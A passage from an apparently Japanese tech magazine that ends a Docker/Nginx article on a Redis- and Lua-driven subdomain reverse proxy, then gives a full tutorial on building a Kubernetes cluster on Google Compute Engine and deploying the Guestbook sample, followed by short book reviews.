NGX_ENV_MYHEADER=foo
HOME=/root
```

▼図14　iptablesでの確認

```
$ sudo iptables -n -t nat -L DOCKER --line-numbers
Chain DOCKER (2 references)
num  target     prot opt source               ➥
destination
1    DNAT       tcp  -- 0.0.0.0/0            ➥
0.0.0.0/0            tcp dpt:49160 to:172.17.0.11:80
```

▼図15　Nginxコンテナの設定

```
$ docker build -t myname/dproxy .
$ docker run -d -p 80:80 --name dproxy --link upstreams:redis myname/dproxy
$ ip addr show docker0 | grep -w inet
    inet 172.17.42.1/16 scope global docker0
$ docker run -d --name linked -v /tmp/linked:/linked --link upstreams:redis -e DOCKER_➥
HOST=tcp://172.17.42.1:2375 ubuntu:trusty /linked
$ docker ps
CONTAINER ID  IMAGE                 COMMAND               CREATED         STATUS      ➥
PORTS                    NAMES
4cabca204f2f  ubuntu:14.04          "/linked"             2 hours ago     ➥
Up 2 hours                linked
1b7fa919aded  myname/dproxy:latest  "/usr/sbin/nginx"     58 seconds ago  Up 2 hours  ➥
0.0.0.0:80->80/tcp       dproxy
69d83fd72f1a  redis:2.8             "/entrypoint.sh redi  2 hours ago     Up 2 hours  ➥
0.0.0.0:49207->6379/tcp  dproxy/redis,linked/redis,upstreams
```

```
$ docker run -d -P --name upstreams redis
```

次にNginxコンテナ(dproxy)を起動します。Redisコンテナをコンテナリンクして起動しましょう。NginxコンテナがDockerホストサーバのポート80を直接バインドするよう設定します(図15)。

これで準備は完了です。バックエンドにいろいろなコンテナを立ててみましょう。もし、うまく動かない場合や、Redisにデータがきちんと入っているかどうかわからない場合は直接接続して確認しましょう(図16)。

▼リスト13　luaモジュールでproxyのupstreamを変更

```
user www-data;
daemon off;

env REDIS_PORT_6379_TCP_ADDR;
env REDIS_PORT_6379_TCP_PORT;

events {
    worker_connections 768;
}

http {
    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    server {
        listen 80 default_server;
        root /usr/share/nginx/html;
        index index.html index.htm;

        location / {
            set $upstream "";

            rewrite_by_lua '
                local redis = require "nginx.redis"
                local client = redis:new()

                local redis_host = os.getenv("REDIS_PORT_6379_TCP_ADDR")
                local redis_port = os.getenv("REDIS_PORT_6379_TCP_PORT")
                local ok, err = client:connect(redis_host, redis_port)
                if not ok then
                    ngx.exit(ngx.HTTP_SERVICE_UNAVAILABLE)
                end

                subdomain, _ = string.gsub(ngx.var.host, "([^%.]+)%..*", "%1")
                local res, err = client:get(subdomain)
                if err then
                    ngx.exit(ngx.HTTP_SERVICE_UNAVAILABLE)
                end
                if res == ngx.null then
                    ngx.exit(ngx.HTTP_NOT_FOUND)
                else
                    ngx.var.upstream = res
                end
            ';

            proxy_set_header Host $host;
            proxy_set_header X-Real-IP $remote_addr;
            proxy_set_header X-Forwarded-Host $host;
            proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
            proxy_set_header X-Forwarded-Proto $scheme;
            proxy_pass http://$upstream;
        }
    }
}
```

▼リスト12　nginx-extras入りのDockerfile

```
FROM ubuntu:trusty
MAINTAINER MYNAME <myname@example.com>
RUN apt-get update
RUN apt-get -y install nginx-extras lua-nginx-redis
COPY nginx.conf /etc/nginx/nginx.conf
VOLUME ["/var/log/nginx"]
EXPOSE 80
CMD ["/usr/sbin/nginx"]
```

たとえばバックエンドにMySQLとWordPressを起動する場合は**図17**のように実行します。

以上で完了です。とても簡単ですね！　それではブラウザでアクセスしてみましょう。

IPアドレスでしかアクセスできない環境のときは「xip.io」を使うと便利です。Dockerを動かしているサーバのIPアドレスが**192.168.56.78**の場合、**http://foo.192.168.56.78.xip.io/**でアクセスできます(**図18**)。

同様にbar、buzも起動してみましょう(**図19**)。

たったこれだけです。一度できてしまえばあとは簡単ですね！　このしくみがあれば、ちょっしたWebインターフェースのツールを作ったときに運用に悩まず簡単にデプロイできます。

イメージさえあればプロダクトをちょっと試すのも簡単です。たとえばdevhub[注2]は筆者の同僚が作ったイメージを使うと簡単に起動できます。

```
$ docker run -d -P --name devhub matsuu/devhub
```

セットアップが面倒なセキュリティスキャンプラットホームのMozilla Minion[注3]も簡単に試せます。


```
$ docker run -d -P --name minion netmarkjp/minion
```

なんということでしょう。コンテナpullさえ終われば起動は一瞬です。簡単ですね！

まとめ

今回はNginxを通してDockerの使い方と応用例を紹介しました。Dockerはとても強力なツールですのでうまく使えばとても役に立ちます。うまく活用してITをより楽しく使えるようになりましょう。SD

▼図18　ブラウザでの表示



▼図16　Redisデータの確認

```
UPSTREAMS_HOST=$(docker inspect -f "{{ .NetworkSettings.IPAddress }}" upstreams)
docker run -t -i --rm redis redis-cli -h ${UPSTREAMS_HOST:?}
```

▼図17　バックエンドにMySQLとWordPressを起動

```
$ docker run -d -P --name foo-db -e MYSQL_ROOT_PASSWORD=foop@ssw0rd mysql
$ docker run -d -P --name foo --link foo-db:mysql wordpress
```

▼図19　バックエンドにbar、buzを起動

```
$ docker run -d -P --name bar-db -e MYSQL_ROOT_PASSWORD=barp@ssw0rd mysql
$ docker run -d -P --name bar --link bar-db:mysql wordpress
$ docker run -d -P --name buz-db -e MYSQL_ROOT_PASSWORD=buzp@ssw0rd mysql
$ docker run -d -P --name buz --link buz-db:mysql wordpress
```

注2）volpe28v/DevHub：https://GitHub.com/volpe28v/DevHub
注3）Security/Projects/Minion・MozillaWiki：https://wiki.mozilla.org/Security/Projects/Minion

第4章 コンテナ管理ツール Kubernetesを使ってみよう

PaaS勉強会　草間 一人（くさま かずと）　Twitter @jacopen

大人気のDocker、しかし……

Dockerが国内で注目され始めてから、おおよそ1年が過ぎました。さまざまなIaaSやPaaSでのサポートも広がりつつあり、実際の業務で使い始めたという方も結構いらっしゃるのではないでしょうか。筆者も、検証環境やCI（Continuous Integration）で活用しています。

しかし、Dockerを本格的にProduction環境で利用しようとすると、途端に問題にぶつかります。そこそこの規模のWebサービスであれば、数十台の物理ホストやVMを使って運用していると思います。もし仮に、それらの運用をDockerに置き換えるとするとどうでしょう。どこのホストにどのコンテナを載せるのが適切か？　各コンテナの状態をどうやって把握するか？　ネットワーク構成はどうするか？　規模が大きければ大きいほど、指数関数的に複雑になってしまいます。

Dockerはたいへん優れたしくみですが、Dockerだけでは大規模の運用が難しいのが現状です。

すべてをコンテナで動かすGoogle

Docker以外にもいくつかのコンテナ技術は存在しますが、世の中のWebサービスでは、実際のところどのくらいコンテナが利用されているのでしょうか。

2014年の5月、アメリカでGlueconというイベントが開催されました。そこでGoogle Cloud Platformを担当するエンジニアJoe Beda氏が公開したスライド[注1]により、「Googleのサービスはすべてコンテナで動いている」という情報が公開されました。このスライドによると、Googleはなんと週に20億個(!)のコンテナを起動しているとのことです。Googleほどの規模になると、これほどまでのコンテナを駆使するのかと感心してしまいますが、すべてのサービスがコンテナになっているところも驚きです。

Googleのコンテナへの取り組みは、10年前から始まっていたようです。これはDockerが生まれるよりはるか昔です。たとえば、DockerやLXCで欠かせないLinuxカーネルのcgroupsという機能も、Googleのエンジニアによって開発されています。

これほどの数のコンテナを実運用環境で利用しているのですから、前述した運用の問題もクリアしているはずです。

Dockerコンテナ管理ツール Kubernetes

そこで、2014年6月にGoogleが公開したソフトウェアがKubernetes（クーベルネイティス）[注2]です。Kubernetesは、複数ホストにまたがったDockerコンテナの管理機能を提供します。

Googleの自社DCで培われたノウハウが盛り

注1）Containers at scale https://speakerdeck.com/jbeda/containers-at-scale
注2）ギリシャ語で船の舵取り。

込まれているこのツールに対し、さまざまな会社が支持を表明しました。その中には当のDockerや、IBM、Microsoft、Red Hatといった巨人のほか、CoreOS、Mesosphereといったクラスタ管理を提供する会社も含まれており、短い間に一大勢力へと成長しました。各社を惹きつける、このKubernetesとはいったいどのようなしくみで動き、どのように利用できるのでしょうか。本稿では、実際にKuberenetes環境を手元に構築し、理解を深めることを目的とし、解説をしていきたいと思います。

Kubernetes環境を作ってみよう

Kubernetesは、GitHubのリポジトリ[注3]で公開されており、誰でも利用することができます。本稿執筆時点では、Google Compute Engine、Vagrant、CoreOS、Microsoft Azure、Open Stackといった環境での構築手順が公開されています[注4]。本稿では最も安定して動作する、Google Compute Engine(以下GCE)を利用して解説を行います。また、作業環境はOS X、あるいはLinuxを前提としています。

Google Cloud Platform、およびクライアントツールのセットアップ

GCEを利用するためには、Google Cloud Platformのアカウントが必要です。すでにアカウントを持っている方は、そのまま利用していただいてかまいません。

アカウントの作成後、プロジェクトの作成とクライアントツール(Google Cloud SDK)のインストールを行う必要があります。これらのセットアップ方法については、本稿では割愛しますが、筆者のブログ[注5]で解説していますので、必要な方は参考にしてください。

すでにセットアップ済みの方も、以下の点に注意してください。

- billingが有効になっていること(クレジットカードの登録が必要です)
- gcloud auth loginでログインできていること
- gcloud config set project <project-id> で、プロジェクトの設定ができていること

Kubernetesをダウンロード

まずはKubernetesのファイル一式をダウンロードしましょう。本稿執筆時点での最新版を、**図1**のようにダウンロードし、解凍してください。

Go言語の実行環境とDockerがあれば、GitHubのKubernetesリポジトリを用いて最新版をビルドすることもできますが、本稿では割愛します。

解凍が終わったら、kubernetesディレクトリへ移動しましょう。これ以降の操作は、このkubernetesディレクトリ内で行います。

構築スクリプトの実行

それでは、Kubernetesの構築を行ってみましょう。**図2**のように、スクリプトを実行するだけで構築が自動で行われます。

最後に「`Cluster validation succeeded`」と表示されたら、構築完了です。

スクリプトによって、自動的にKubernetesのクラスタが構築されました。Google Cloud PlatformのDevelopers Consoleから、「`Compute Engine -> VM instances`」とたどってみましょう。VMが5台作成されていることがわかるは

注3) https://GitHub.com/GoogleCloudPlatform/kubernetes
注4) 公式のドキュメントに掲載されていない環境でも、自力でCoreOSのクラスタを構築することで利用可能と思われます。
注5) https://jaco.udcp.info/setup-gce/

▼図1 Kuberenetesのダウンロードと解凍

```
$ wget http://storage.googleapis.com/kubernetes-releases-56726/devel/kubernetes.tar.gz注6
$ tar xvfz kubernetes.tar.gz
```

注6) ミラーはこちら。http://str.cloudn-service.com/kubernetes/kubernetes-releases-56726/devel/kubernetes.tar.gz

ずです(**図3**)。


GCEはデフォルトで接続可能なポートが制限されています。**図4**のコマンドで、今後の解説に必要なポートを許可しておきます。

Kubernetesでコンテナを立ち上げてみよう

それでは、構築したKubernetesで実際にコンテナを立ち上げてみましょう。まずは、**図5**のコマンドを実行してみてください。

「docker run」コマンドと似ていますので、なんとなくコマンドの意味がわかる方も多いと思います。コンテナが立ち上がっているかどうか確認するため、**図6**のコマンドを実行してください。

▼図3 Consoleのスクリーンショット



▼図2 Kubernetesの構築

```
$ cluster/kube-up.sh
(...中略...)
Kubernetes cluster is running.  The master is running at:

  https://<IPアドレス>

The user name and password to use is located in ~/.kubernetes_auth.

Kubelet is successfully installed on kubernetes-minion-1
Kubelet is successfully installed on kubernetes-minion-2
Kubelet is successfully installed on kubernetes-minion-3
Kubelet is successfully installed on kubernetes-minion-4
Cluster validation succeeded
Done
```

▼図4 ファイアウォールの設定

```
$ gcutil addfirewall http-alt --target_tags=kubernetes-minion --allowed="tcp:8080,tcp:8000"
```

▼図5 コンテナの立ち上げコマンド

```
$ cluster/kubecfg.sh -p 8080:80 run dockerfile/nginx 2 myNginx
```

▼図6 コンテナ一覧

```
$ cluster/kubecfg.sh list pods
ID                                      Image(s)            Host                                ➡
                                Labels                                                     Status
----------                              ----------          ----------                          ➡
                                ----------                                                 -------
---
4eb95ae0-5404-11e4-a6ed-42010af0818d    dockerfile/nginx    kubernetes-minion-2.
c.kube-test-2014.internal/<IPアドレス>    replicationController=myNginx,simpleService=➡
myNginx    Running
52933391-5404-11e4-a6ed-42010af0818d    dockerfile/nginx    kubernetes-minion-4.
c.kube-test-2014.internal/<IPアドレス>     replicationController=myNginx,simpleService=➡
myNginx    Running
```

2つのコンテナが表示されているはずです。StatusがRunningになっていることを確認したら、Host欄にあるIPアドレスに「:8080」をつけてブラウザでアクセスしてみてください。Nginxの画面が表示されるはずです。それぞれ異なるホストに、コンテナがデプロイされたことがわかりますね。

動作確認ができたら、次は**図7**のコマンドで、作成したコンテナを停止・削除してみましょう。

立ち上げ時に入力したコマンドの引数は、**図8**のような意味をもっていました。

途中まではdockerコマンドと似ていますが、replicaやcontrollerとは何でしょう？　新たな用語が出てきましたね。それでは、ここでKubernetesのしくみについて解説します。

Kubernetesの構成と概念

Kubernetesクラスタの構成

先ほどGCE上に構築されたVMを確認すると、1台のMasterと、4台のMinionというVMから構成されていることがわかるはずです。Kubernetesは、大きく分けると、このMasterとMinionという2つの役割に分けられるのです(**図9**)。


▼図7　コンテナの停止と削除

```
$ cluster/kubecfg.sh stop myNginx
$ cluster/kubecfg.sh rm myNginx
```

▼図8　コマンドの意味

```
$ cluster/kubecfg.sh -p <port forwarding> run <docker image> <replica数> <controller名>
```

▼図9　MasterとMinionの関係図



● Master

Masterは、Kubernetesクラスタをコントロールするプロセス群です。外部向けにAPIを提供するのが主な役割になります。先ほどまで使っていた、cluster/kubecfg.shというコマンドも、このAPIを叩いていました。

● Minion

Minionは、Dockerコンテナが配置、実行されるWorker Nodeです。ですので当然、内部ではDocker自体が動作しています。そのほか、Masterとのやりとりを行うAgent、コンテナのリソース監視、L3 Proxyなどのプロセス群で構成されています。

● etcd

MasterとMinion間のやりとりは、etcdという高可用性キーバリューストアを介して行われています。ですので、Master、Minion両方から

アクセスできる場所であればetcdはどこで動いていてもよいのですが、今回のスクリプトではMaster VM上にシングル構成のetcdが構築されます。

Kubernetesの概念

KubernetesはDockerを内包しているわけですが、Dockerコンテナをうまく管理するため、独自の概念が追加されています。覚えておく必要のある重要な概念をまとめました。

Pod

Podとは、Dockerコンテナの集まりです。たとえばWebサーバが動作するコンテナがあったとして、そのログを収集するコンテナを立てようと思ったら、同じホスト上で動作しないと困りますよね。Podは、そういった互いに関連するコンテナをひとまとめにするためのしくみです。複数のMinionがあったとしても、Pod内のコンテナは同一のMinion内で立ち上がります。

もし1コンテナしかなくても、Podとして扱われます。先ほどrunコマンドを解説した際に、「コンテナを立ち上げる」と表現しましたが、正確には「Podを立ち上げ」ていました。ですので、一覧表示のコマンドも“`list pods`”だったわけです。

Label

Labelとは、その名のとおり、Podにつけられるラベルです。たとえば複数のPodに対して「Frontend」と付けて緩くグルーピングしたり、「Production」「Development」とつけて環境を表したり、という使い方ができます。

また、Labelは後述するReplication ControllerやServiceの動作にも利用されます。

Replication Controller

Replication Controllerとは、あらかじめ指定されたPodのテンプレートを元に、指定された数だけのReplicaを作成し、維持する機能です。たとえばとあるPodのReplica数を3としてReplication Controllerを作成したとします。何らかの原因(Minionが障害でダウンするなど)でPodが増えたり減ったりした場合、元の数に戻すように動きます。

Service


すべてのMinionでは、Kuberenetes Proxyというシンプルな L3 Proxyが動作しています。Serviceは、このProxyに対して設定を行う機能です。たとえば、「Port9998番を、Frontendという LabelのPodに転送する」というようなServiceを作成できます。

一歩踏み込んだKubernetesの使い方

Guestbookアプリの構築

それでは、これまで説明してきたKubernetesの概念を活用したアプリを構築してみましょう。Kubernetesのリポジトリには、サンプルアプリとしてGuestbookというものが用意されています。これを利用することで、複数ノードにまたがるアプリケーションの動作が理解しやすくな

▼図10　Guestbookアプリの構成



ります。

Guestbookが完成すると、**図10**のような構成となります。Pod、Replication Controller、Serviceが各所に使われていることがわかりますね。

Redis Masterの構築

まずはRedis Masterが動作するPodとServiceを作成しましょう。最初の例ではrunコマンドを使って作成しましたが、あらかじめ必要な情報をjsonで記述してデプロイすることも可能です。**リスト1**はRedis MasterのPodのjson、**リスト2**はServiceのjsonです。Podのほうは利用するDocker image、port、labelが、Serviceのほうは、待ち受けるport、転送先のcontainer port、転送する対象のlabelが記載されているのがわかりますね。

Guestbookの構築に必要なjsonはexamples/guestbook内にすべて準備されています。それでは、このjsonを使って構築を行ってみましょう(**図11**)。

Redis Slaveの構築

同様の手順で、Redis Slaveを構築します(**図12**)。

Masterと異なるのは、PodではなくReplication Controllerを構築している点です。このjsonが**リスト3**になります。podに関する情報はpodTemplateの中に入っており、そのほかにreplica数の指定や、labelの指定が入っていることがわかります。

Frontendの構築

最後に、Frontendの構築を行いましょう(**図13**)。Frontendは、Redisに接続を行うPHPアプリケーションです。FrontendもReplication Controllerになっています。

▼リスト1　examples/guestbook/redis-master.json

```
{
 "id": "redis-master-2",
 "kind": "Pod",
 "apiVersion": "v1beta1",
 "desiredState": {
   "manifest": {
     "version": "v1beta1",
     "id": "redis-master-2",
     "containers": [{
       "name": "master",
       "image": "dockerfile/redis",
       "ports": [{
         "containerPort": 6379,
         "hostPort": 6379
       }]
     }]
   }
 },
 "labels": {
   "name": "redis-master"
 }
}
```

▼リスト2　examples/guestbook/redis-master-service.json

```
{
 "id": "redismaster",
 "kind": "Service",
 "apiVersion": "v1beta1",
 "port": 10000,
 "containerPort": 6379,
 "selector": {
   "name": "redis-master"
 }
}
```

▼図11　Redis Masterの構築

```
$ cluster/kubecfg.sh -c examples/guestbook/redis-master.json create pods
$ cluster/kubecfg.sh -c examples/guestbook/redis-master-service.json create services
```

▼図12　Redis Slaveの構築

```
$ cluster/kubecfg.sh -c examples/guestbook/redis-slave-controller.json create ➡
replicationControllers
$ cluster/kubecfg.sh -c examples/guestbook/redis-slave-service.json create services
```

動作確認

それぞれの構築が終わったら、動作確認してみましょう。**図14**のコマンドでPod、Replication Controller、Serviceの状態を確認できます。

list podsで、redis-masterが1つ、redis-slaveが2つ、php-redisが3つ、合わせて6つのPodが表示されるはずです。また、今回はReplication Controllerを2つ、Serviceを2つ作成していますので、**list replicationcontrollers, list services**で確認可能です。

すべてのPodがRunningになっているのを確認したら、php-redis podの中から1つIPアドレスを選び、ブラウザで「**http://<podのIPアドレス>:8000/**」にアクセスしてみましょう。**図15**のような画面が表示されれば成功です。

Guestbookは書き込まれた内容をRedisに保存していますので、ほかのPodでも同じ文字列が表示されるはずです。

アップデート

ところで、構成をアップデートしたい場合はどうすればよいでしょうか。まずは**リスト4**のように修正を行ってください。

▼リスト3　examples/guestbook/redis-slave-controller.json

```
{
 "id": "redisSlaveController",
 "kind": "ReplicationController",
 "apiVersion": "v1beta1",
 "desiredState": {
   "replicas": 2,  ⇐ Replica数
   "replicaSelector": {"name": "redisslave"},  ⇐ Labelの指定
   "podTemplate": { ⇐ Podの情報
     "desiredState": {
        "manifest": {
          "version": "v1beta1",
          "id": "redisSlaveController",
          "containers": [{
            "name": "slave",
            "image": "brendanburns/redis-slave",
            "ports": [{"containerPort": 6379, "hostPort": 6380}]
          }]
        }
      },
      "labels": {"name": "redisslave"}
     }},
 "labels": {"name": "redisslave"}
}
```

▼図13　Frontendの構築

```
$ cluster/kubecfg.sh -c examples/guestbook/frontend-controller.json create ↵
replicationControllers
```

▼図14　状態の確認

```
$ cluster/kubecfg.sh list pods
$ cluster/kubecfg.sh list ↵
replicationcontrollers
$ cluster/kubecfg.sh list services
```

▼図15　スクリーンショット

Frontend ControllerのReplica数は3で構築されていますので、これを4にしてみます。また、利用するDockerイメージを、筆者が作成した"jacopen/php-redis:update2"へと修正します。このイメージは、先にデプロイしたイメージのヘッダを修正しただけのものです。

次に、**図16**のコマンドでアップデートを行います。実行し終わったら、「cluster/kubecfg.sh list pods」コマンドで確認してみてください。 確かにReplica数は4つになっていますが、変更後のdocker imageでデプロイされているPodが1つしかありません。残り3つは古いままです。アップデートが途中で止まってしまったのでしょうか？

実は、これは正しい挙動です。なぜこういうことになるかと言うと、**図16**のupdateは、あくまでも、Replication Controllerと、そのPod Templateを更新するコマンドだからです。Pod Templateが更新されても、すでに動作しているPodの更新は行われません。ただし、Replica数が3から4に更新されていますので、Pod数が1つ足りないことになります。そこで、Replication Controllerは足りないPodを1つ、新しいPod Templateから作成します。結果、古いPodと新しいPodが入り交じった状態になるわけです。しかし、このような中途半端な状態では、とてもアップデートが完了したとは言えません。今後、何らかの原因でPodが停止したり、あるいは手動でPodを停止したりすれば、順次新しいPodへと入れ替わっていきますが、そんな悠長なことは言っていられませんよね。

このようなときは、rollingupdateコマンドが使えます。次のコマンドを実行してみてください。40秒程度かかりますので、しばらく待ちましょう。

```
./cluster/kubecfg.sh -u 10s rollingupdate ↵
frontendController
```

▼リスト4　examples/guestbook/frontend-controller.json

```
{
  "id": "frontendController",
  "kind": "ReplicationController",
  "apiVersion": "v1beta1",
  "desiredState": {
    "replicas": 4,  ⇐ 修正
    "replicaSelector": {"name": "frontend"},
    "podTemplate": {
      "desiredState": {
         "manifest": {
           "version": "v1beta1",
           "id": "frontendController",
           "containers": [{
             "name": "php-redis",
             "image": "jacopen/php-redis:update2",  ⇐ 修正
             "cpu": 100,
             "memory": 10000000,
             "ports": [{"containerPort": 80, "hostPort": 8000}]
           }]
         }
       },
       "labels": {"name": "frontend"}
      }},
  "labels": {"name": "frontend"}
}
```

▼図16　アップデート

```
$ cluster/kubecfg.sh -c examples/guestbook/frontend-controller.json update ↵
replicationControllers/frontendController
$ cluster/kubecfg.sh list pods
```

▼図18　Kubernetesクラスタの削除

```
$ cluster/kube-down.sh
```

rollingupdateコマンドは、Replication Controller下のPodを最新のものにアップデートします。このコマンドの優れている点は、Podを一気にアップデートするのではなく、ひとつひとつ停止→アップデートという作業を行ってくれます。つまり、サービス断なしでアップデートを行えるわけですね。

-uオプションをつけることで、任意のインターバルを設定できます(デフォルトでは60秒)。デフォルトはやや長めの設定ですので、アプリケーションの起動にかかる時間と同じ程度のインターバルを設定しておけば、効率よくアップデートを行うことができます。

アップデートが終わったら、ブラウザでアクセスして確認してください。うまくアップデートできていれば、Guestbook Update2と表示されているはずです。

応用


これで無事Guestbookが構築できたわけですが、Guestbookの全体像を見ていて、何か気づくことはないでしょうか。

先ほどの動作確認では、PodのIPアドレスを1つ取り出してブラウザでアクセスしましたが、ここを**図17**のように、Frontend Serviceとして作ってしまえば、どのIPアドレスにアクセスしても、うまくアクセスを分配できそうですね。これまでやってきたことを応用すれば、Frontend Serviceを作成できると思います。ここから先は、試行錯誤しながら試してみてください。

環境の後片付け

今回はGCEを利用しましたので、Kubernetes環境をそのままにしておくと課金され続けてしまいます。GCEのDeveloper Consoleやコマンドから削除してもよいのですが、**図18**のコマンドを使うことで、今回構築した環境を一気に削除できます。

▼図17　Frontend Serviceの図




まとめ

いかがでしたでしょうか。Kubernetesを利用することで、複数ホストを跨いだ構築が容易に行えることがおわかりいただけたでしょうか。

KubernetesはPaaSではなく、あくまでも複数コンテナを管理するスケジューラとして位置づけられています。そのため、Cloud Foundryなどのオールインワンの PaaSと比較すると、機能に不足を感じる方もいらっしゃるかもしれません。ですが、Kubernetesはまだまだ始まったばかりのソフトウェアです。現在も活発に開発が行われており、ほぼ毎日コミットが積まれています。コンテナ管理以外の周辺の機能は、参加表明しているベンダや、そのほかさまざまなOSSと連携し、補完し合いながら発展していくものと考えられます。実際、Open PaaSの1つであるRed HatのOpenShiftは、V3と呼ばれる新バージョンからコア部分にKubernetesを採用しています。

今後、ますますコンテナの利用が広まっていくうえで、Kubernetesは目を離せない存在になりそうです。SD


BOOK no.1 プロフェッショナルのための実践Heroku入門
プラットフォーム・クラウドを活用したアプリケーション開発と運用



相澤 歩、arton、鳥井 雪、織田 敬子【著】
B5変形判、184ページ／価格＝1,800円＋税／発行＝KADOKAWA
ISBN＝978-4-04-891513-7

簡単にWebアプリケーションをデプロイできるPaaS（Platform as a Service）「Heroku」の入門書。初心者向けに、Herokuの始め方から、Rubyを始めとした開発言語ごとの環境構築手順、アドオンやデータベース（Heroku Postgres）などの使い方を詳しく説明している。第7章ではエラーコード別のトラブルシューティングも載せてあり、サービスデプロイ後のフォローもしている。また、第8章ではDynoやSlugといったHeroku内部のアーキテクチャを解説しており、クラウドの向こうで何が動いているかを知ることができる。数あるPaaSの中でも手軽に始められるクラウド製品なので、本書を片手に試してみてはいかがだろうか。

BOOK no.2 プログラミング言語温故知新
人工言語の継承を学ぶ



土屋 勝【著】
B5変形判、224ページ／価格＝3,200円＋税／発行＝カットシステム
ISBN＝978-4-87783-328-2

現在主流のプログラミング言語に大きな影響を与える7つの言語がある。難解なアセンブリ言語からプログラマを解き放ったFortran、関数型言語の祖であるLisp、事務処理言語として現役のCOBOL、最初に入れ子構造や再帰呼び出しを取り入れたALGOL、構造化プログラミングの教材として人気のあったPascal、人工知能開発で脚光を浴びた論理型言語のProlog、アラン・ケイのDynabook構想とともにオブジェクト指向を知らしめることになったSmalltalk。本書ではWindows上で動作する各言語の実行環境を紹介しているので、手を動かして歴史の一端に触れてみよう。プログラマとして、これらの歴史ある言語を体感してみることは貴重だ。


BOOK no.3 Python文法詳解

石本 敦夫【著】
